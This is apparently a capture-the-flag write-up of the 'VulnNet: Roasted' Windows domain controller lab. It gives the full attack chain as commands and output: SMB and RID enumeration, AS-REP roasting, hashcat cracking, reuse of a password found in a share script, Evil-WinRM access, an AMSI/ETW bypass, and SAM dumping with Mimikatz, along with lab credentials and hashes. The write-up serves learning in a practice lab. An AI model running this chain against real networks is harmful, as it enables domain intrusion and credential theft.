Vulnet: Roasted
To complete this box, I had to rely on write-ups. If you are here for the same reason, remember that it is totally fine to rely on write-ups as long as you learn something new. This was also one of my first Windows Domain Controller box.
Scanning
$ nmap -sC -sV -oN nmap-scan 10.10.79.27
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 13:32 EDT
Nmap scan report for vulnnet-rst.local (10.10.79.27)
Host is up (0.054s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-27 17:35:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-27T17:35:38
|_  start_date: N/A
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.22 seconds
I have 10 open ports: 53/tcp DNS, 88/tcp kerberos-sec, 135/tcp msrpc, 139/tcp netbios-ssn, 389/tcp ldap, 445/tcp microsoft-ds?, 464/tcp kpasswd5?, 593/tcp ncacn_http, 3268/tcp ldap, 5985/tcp http
Setup /etc/hosts
The Nmap scan revealed the domain for this machine (vulnnet-rst.local), and I updated the host file with it.
$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.79.27     vulnnet-rst.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
This is often done because because many HTB/THM (and other CTF) targets host multiple services or virtual hosts on the same IP and those services expect a particular hostname (Host header / SNI / Kerberos SPN). Adding an entry to /etc/hosts (or the OS hosts file) makes your machine resolve that hostname to the target IP so requests look authentic to the server.
Enumeration
SMB Anonymous Login
The first thing I did was to enumerate SMB with anonymous login, which is a common step in AD enumeration. When prompted to enter the password, just press enter without a password.
$ netexec smb 10.10.79.27 -u 'anythingyouwant' -p '' --shares
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\anythingyouwant: (Guest)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  [*] Enumerated shares
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  Share           Permissions     Remark<br>SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  -----           -----------     ------
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  ADMIN$                          Remote Admin
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  C$                              Default share
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  IPC$            READ            Remote IPC
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  NETLOGON                        Logon server share
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  SYSVOL                          Logon server share
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  VulnNet-Business-Anonymous READ            VulnNet Business Sharing
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  VulnNet-Enterprise-Anonymous READ            VulnNet Enterprise Sharing
By accessing the shares where I have read permission, I found many notes, including some names and surnames, and I assumed they are users of the systems. Maybe not all of them, but a few may be users of the systems.
$ smbclient '\\10.10.79.27\VulnNet-Business-Anonymous'
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 12 21:46:40 2021
  ..                                  D        0  Fri Mar 12 21:46:40 2021
  Business-Manager.txt                A      758  Thu Mar 11 20:24:34 2021
  Business-Sections.txt               A      654  Thu Mar 11 20:24:34 2021
  Business-Tracking.txt               A      471  Thu Mar 11 20:24:34 2021

                8771839 blocks of size 4096. 4524479 blocks available
$ smbclient '\10.10.79.27\VulnNet-Enterprise-Anonymous'
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 12 21:46:40 2021
  ..                                  D        0  Fri Mar 12 21:46:40 2021
  Enterprise-Operations.txt           A      467  Thu Mar 11 20:24:34 2021
  Enterprise-Safety.txt               A      503  Thu Mar 11 20:24:34 2021
  Enterprise-Sync.txt                 A      496  Thu Mar 11 20:24:34 2021

                8771839 blocks of size 4096. 4522959 blocks available
$ smbclient '\10.10.79.27\IPC$'
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
The problem with the usernames I obtained is that I do not know how they are registered in the system. They could be in one of these formats:
etc.
I have manually crafted a list of possible formats and tried to enumate the SMB shares, but my list of usernames did not work. So I have to find another way to enumerate the users.
RID Bruteforce
Another way to enumerate users is the RID Bruceforcing. But before doing it, let's see what it is and why it works.
What is a RID (and a SID)?
A SID (Security Identifier) is Windows’ unique identifier for accounts (users, groups, computers). It looks like
S-1-5-21- < DOMAIN-IDENTIFIERS > - < RID >
The RID (Relative Identifier) is the final numeric part of the SID (the last dash number). It distinguishes an account inside a domain or local machine. Example: S-1-5-21-1111111111-2222222222-3333333333-500 and 500 is the RID (historically the local Administrator account).
If you can connect with an anonymous SMB session, the domain/machine SID (the S-1-5-21-... prefix) often appears in metadata the server exposes — most commonly inside security descriptors (ACLs/SDDL) on shares or files, in permission strings, or embedded in readable system files (registry hives, config files) stored on accessible shares. Inspecting ACLs / security descriptors and any readable system/config files is the most reliable, non-intrusive way to obtain the SID prefix.
Often, the guest SMB account has the following SID (not always), which can be used as a starting SID to brute-force the RID and enumerate accounts.
S-1-5-21-1111111111-222222222-333333333-501
501 is the well-known RID for the built-in Guest account on Windows
How the attack works?
- Directory services (LDAP / Active Directory) can be queried for
objectSidattributes. - Local/remote APIs (for example, name-translation APIs exposed by the OS) can ask “who is this SID?” and the server will return either the mapped name or an error/“not found”.
- Some protocol responses include security descriptors (SDDL) or ACEs that contain SIDs; parsing those reveals which SIDs are present.
Possible server responses (conceptual):
- Exists → returns name/metadata. The server maps the SID and returns the account name and possibly other attributes.
- Doesn't exist → “no mapping”/not found. No account corresponds to that RID under that prefix.
- Permission denied / blocked / no reply. The server refuses to disclose or requires auth good from a defensive view.
Now that the mystery behind RID bruteforcing has been solved, I will proceed with the RID bruteforcing.
$ nxc smb 10.10.79.27 -u 'anonymous' -p '' --rid-brute
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\anonymous: (Guest)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  500: VULNNET-RST\Administrator (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  501: VULNNET-RST\Guest (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  502: VULNNET-RST\krbtgt (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  512: VULNNET-RST\Domain Admins (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  513: VULNNET-RST\Domain Users (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  514: VULNNET-RST\Domain Guests (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  515: VULNNET-RST\Domain Computers (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  516: VULNNET-RST\Domain Controllers (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  517: VULNNET-RST\Cert Publishers (SidTypeAlias)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  518: VULNNET-RST\Schema Admins (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  525: VULNNET-RST\Protected Users (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  526: VULNNET-RST\Key Admins (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1105: VULNNET-RST\a-whitehat (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1109: VULNNET-RST\t-skid (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1110: VULNNET-RST\j-goldenhand (SidTypeUser)
SMB         10.10.79.27     445    WIN-2BO8M1OE1M1  1111: VULNNET-RST\j-leet (SidTypeUser)
The tool extracted the following users:
- a-whitehat
- j-goldenhand
- t-skid
- j-leet
I also saved them in a file to use as a wordlist later.
Kerberoasting
GetUserSPNs (tool to implement Kerberoasting) automates two things: (1) finding accounts in Active Directory that are associated with service principal names (SPNs), and (2) asking the Kerberos service for service tickets for those SPNs. The returned service ticket is encrypted with a key derived from the service account’s password. That encrypted ticket can be extracted and attacked offline to recover the service account password (or its equivalent key material). This general technique is called Kerberoasting (and is conceptually similar to AS-REP roasting for accounts without Kerberos pre-authentication).
$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py vulnnet-rst.local/ -no-pass -usersfile ./users
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:8ac208a2af70d6a2bac58fa5cc64103c$89c4fbc54e61730ea6f6769e9dbf8171b980423f815196d77d879a91400ef773d
904894d3b9611e42c47e6ab7a5a087628248c14696c1d9431f32d7f75ca54e6be714934653583e1baee45089451f7b2bb95ccfd01e83cddb1d2b6149229b6e2d414116b1a
132bcb621399a4894745cbb0f2a59102da0b6d7152c3cf6345d270aef22dd7a8687d2a241db586a33330b58808857db25b14c4edbff2d6397905e63f9585534499779ea54
52c790ee9aff1598ea5d41f6360493ad8e801aab5ccb3eca4bbddae15d3a079d5cc949ab4b67bb968bb2cd7a4f892cd5b4d36268dc0f6cec6fba8eafb0f02db93000d1864
135c9a4ee7df501f
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
The attack successfully completed and found t-skid hash. I can crack it with JTR or Hashcat.
Hash Cracking
The next step will be saving the hash in a file and cracking it with hashcat.

$ hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 1424/2912 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:8ac208a2af70d6a2bac58fa5cc64103c$89c4fbc54e61730ea6f6769e9dbf8171b980423f815196d77d879a91400ef773d
904894d3b9611e42c47e6ab7a5a087628248c14696c1d9431f32d7f75ca54e6be714934653583e1baee45089451f7b2bb95ccfd01e83cddb1d2b6149229b6e2d414116b1a
132bcb621399a4894745cbb0f2a59102da0b6d7152c3cf6345d270aef22dd7a8687d2a241db586a33330b58808857db25b14c4edbff2d6397905e63f9585534499779ea54
52c790ee9aff1598ea5d41f6360493ad8e801aab5ccb3eca4bbddae15d3a079d5cc949ab4b67bb968bb2cd7a4f892cd5b4d36268dc0f6cec6fba8eafb0f02db93000d1864
135c9a4ee7df501f:tj072889*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$t-skid@VULNNET-RST.LOCAL:8ac208a2af70...df501f
Time.Started.....: Tue Oct 28 08:00:55 2025 (2 secs)
Time.Estimated...: Tue Oct 28 08:00:57 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1307.8 kH/s (0.53ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3178496/14344385 (22.16%)
Rejected.........: 0/3178496 (0.00%)
Restore.Point....: 3177472/14344385 (22.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: tjamaalb -> tj030499
Hardware.Mon.#1..: Util: 63%

Started: Tue Oct 28 08:00:51 2025
Stopped: Tue Oct 28 08:00:59 2025
Alternatively, it is also possible to use the following variation of the same command to extract and share the hash in a file formatted for hashcat.
$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile ./users -request -format hashcat -outputfile ASREProastables.txt -dc-ip 10.10.208.134 'vulnnet-rst.local/'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:92fc9dbb95a6c7146027c7de371b7f61$ecad3cc8207ad3a434a66a6890525679bca9370d938d3aacd5a640e28f9a3a9ca
c7d756ea8a5c5f3f7a26149b92c94078278de24c0cf516d822e577852bd03169aa88e87bcdd640f48e7b831984c47a5e68cf62014efacf734388a2532bb312ee493097cc5
055318f7422e278a8d3322d89aaeedb113ad07270d63de6e2d965b486975c300b67d6ed0bc2a260d49caddaaf3f3bb419161992a1d3c3ae92123fe26dee682c98266f4e86
04a524ab40d81cf01c7e332aee6c4a65a509362e25a3b8875bee5a743e95cbc9649fa8833bf35a2e0c621c5673c2f3c61924ca3136cd4753460c0e940d381c89f36a86ac1
02ccae8c5778113a
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
At this point, I have valid credentials for a user. I can now re-start my whole enumeration process same steps that have been done so far.
Authenticated SMB Enumeration
Connecting to SMB again, but this time with a user credential may give access to more shares.
$ netexec smb 10.10.208.134 -u 't-skid' -p 'tj072889*' --shares
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local	-skid:tj072889*
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  [*] Enumerated shares
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  Share           Permissions     Remark
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  -----           -----------     ------
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  ADMIN$                          Remote Admin
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  C$                              Default share
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  IPC$            READ            Remote IPC
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  NETLOGON        READ            Logon server share
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  SYSVOL          READ            Logon server share
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  VulnNet-Business-Anonymous READ            VulnNet Business Sharing
SMB         10.10.208.134   445    WIN-2BO8M1OE1M1  VulnNet-Enterprise-Anonymous READ            VulnNet Enterprise Sharing
Now I have additional access to the following shares: IPC$, NETLOGON and SYSVOL.
Accessing Shares as T-Skid
$ smbclient '\\10.10.232.121\IPC$' -U vulnnet-rst/t-skid
Password for [VULNNET-RST\t-skid]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
The IPC$ share needs elevated privilege to list the file. Can’t access it with this user's credentials; other users may have permission to list the files.
$ smbclient '\\10.10.232.121\NETLOGON' -U vulnnet-rst/t-skid
Password for [VULNNET-RST\t-skid]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 16 19:15:49 2021
  ..                                  D        0  Tue Mar 16 19:15:49 2021
  ResetPassword.vbs                   A     2821  Tue Mar 16 19:18:14 2021

                8771839 blocks of size 4096. 4537990 blocks available
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (3.6 KiloBytes/sec) (average 3.6 KiloBytes/sec)

The NETLOGON share exposes a VisualBasic script, which I can download and inspect. I can clearly see a credential of another user that I previously enumerated.
Accessing Shares as A-Whitehat
netexec smb 10.10.232.121 -u 'a-whitehat' -p 'bNdKVkjv3RR9ht' --shares
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local) (signing:True) (SMBv1:False)
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\a-whitehat:bNdKVkjv3RR9ht (Pwn3d!)
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  [*] Enumerated shares
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  Share           Permissions     Remark
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  -----           -----------     ------
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  ADMIN$          READ,WRITE      Remote Admin
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  C$              READ,WRITE      Default share
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  IPC$            READ            Remote IPC
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  NETLOGON        READ,WRITE      Logon server share
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  SYSVOL          READ,WRITE      Logon server share
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  VulnNet-Business-Anonymous READ            VulnNet Business Sharing
SMB         10.10.232.121   445    WIN-2BO8M1OE1M1  VulnNet-Enterprise-Anonymous READ            VulnNet Enterprise Sharing


The script says Powned! It means this user is an admin and has all the privileges. It is also confirmed by the READ and WRITE privileges this user has on all the shares. At this point, with a lot of patience, I have enumerated all the shares; it took me like 1h or more. At the end, I found the user flag in \Users\enterprise-core-vn\Desktop\
Remote access with Evil-WinRM as A-Whitehat
With the SMB share, I am limited in operations. Port 5985 is open, which is the WinRM with Evil-WinRM. It is the equivalent of the SSH service on Linux.
$ evil-winrm -u a-whitehat -p bNdKVkjv3RR9ht -i 10.10.56.192 -s /usr/share/powershell-empire/empire/server/data/module_source/credentials/

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> whoami
vulnnet-rst\a-whitehat
Note that the command was launched with the flag -s, which indicates the location of my scripts I want to load from my Kali machine, where Invoke-Mimikatz.ps1 is located.
Extact SAM file
Bypass antivirus (Bypass-4msi)
To extract the SAM file, first, I need to bypass the antivirus; otherwise, Mimikatz will not work and will be blocked.
*Evil-WinRM* PS C:\Windows\System32\config> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!

Info: Patching ETW, please be patient ..

[+] Success!
Copying SAM and SYSTEM
To extract the SAM file and the Administrator NTLM hash, I can use the SAM file directly from C:/Windows/Syste32/config/SAM because to extract the hash from SAM, I also need the SYSTEM file. While the operating system is in execution, I cannot access the SYSTEM file.

To circumvent this problem, I made a local copy of those file and saved in the current user's desktop.
*Evil-WinRM* PS C:\Users\a-whitehat\Desktop> reg save HKLM\SYSTEM C:\Users\a-whitehat\Desktop\system.save
The operation completed successfully.

*Evil-WinRM* PS C:\Users\a-whitehat\Desktop> reg save HKLM\SAM C:\Users\a-whitehat\Desktop\sam.save
The operation completed successfully.

*Evil-WinRM* PS C:\Users\a-whitehat\Desktop> ls


    Directory: C:\Users\a-whitehat\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/31/2025   1:58 PM          49152 sam.save
-a----       10/31/2025   1:58 PM       16433152 system.save
Undestand the command
What reg save Does?
reg is the Windows Registry command-line tool (reg.exe).save is one of its subcommands, used to export a specific registry hive (not just a key or value) to a file.
So this command is telling Windows to: Save (export) the contents of the HKLM\SYSTEM hive into a file named system.save on the desktop.
Why It Uses HKLM\SYSTEM?
HKLM = HKEY_LOCAL_MACHINE, one of the main registry roots.
SYSTEM = A registry hive that stores critical system configuration data, including:
- Control sets (hardware profiles, drivers, services)
- Boot configuration
- System startup settings
When you see HKLM\SYSTEM, you’re not dealing with a simple text or config file this is a live, memory-mapped registry hive that Windows maintains while running. You’re asking Windows to export the live in-memory SYSTEM hive from the registry to a new file.
What Happens Internally
reg save interacts with the Registry API at a low level. It safely takes a snapshot of that hive from memory and writes it to disk in the same binary hive format that Windows itself uses (similar to C:\Windows\System32\config\SYSTEM).
Extract Administrator NTLM hash
To extract the Administrator NTLM hash, I can use my local copy of SAM and SYSTEM. I use the command line argument for Mimikatz and provide the local paths.
*Evil-WinRM* PS C:\Users\a-whitehat\Desktop> Invoke-Mimikatz -Command '"lsadump::sam /system:C:\Users\a-whitehat\Desktop\system.save /SAM:C:\Users\a-whitehat\Desktop\sam.save"'
Hostname: WIN-2BO8M1OE1M1.vulnnet-rst.local / S-1-5-21-1589833671-435344116-4136949213

  .#####.   mimikatz 2.2.0 (x64) #19041 Jan 29 2023 07:49:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::sam /system:C:\Users\a-whitehat\Desktop\system.save /SAM:C:\Users\a-whitehat\Desktop\sam.save
Domain : WIN-2BO8M1OE1M1
SysKey : f10a2788aef5f622149a41b2c745f49a
Local SID : S-1-5-21-3922353661-2074872711-32542901

SAMKey : 790ed1753a942488d45b96159e2cd967

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: c2597747aa5e43022a3a3049a3c3b09d

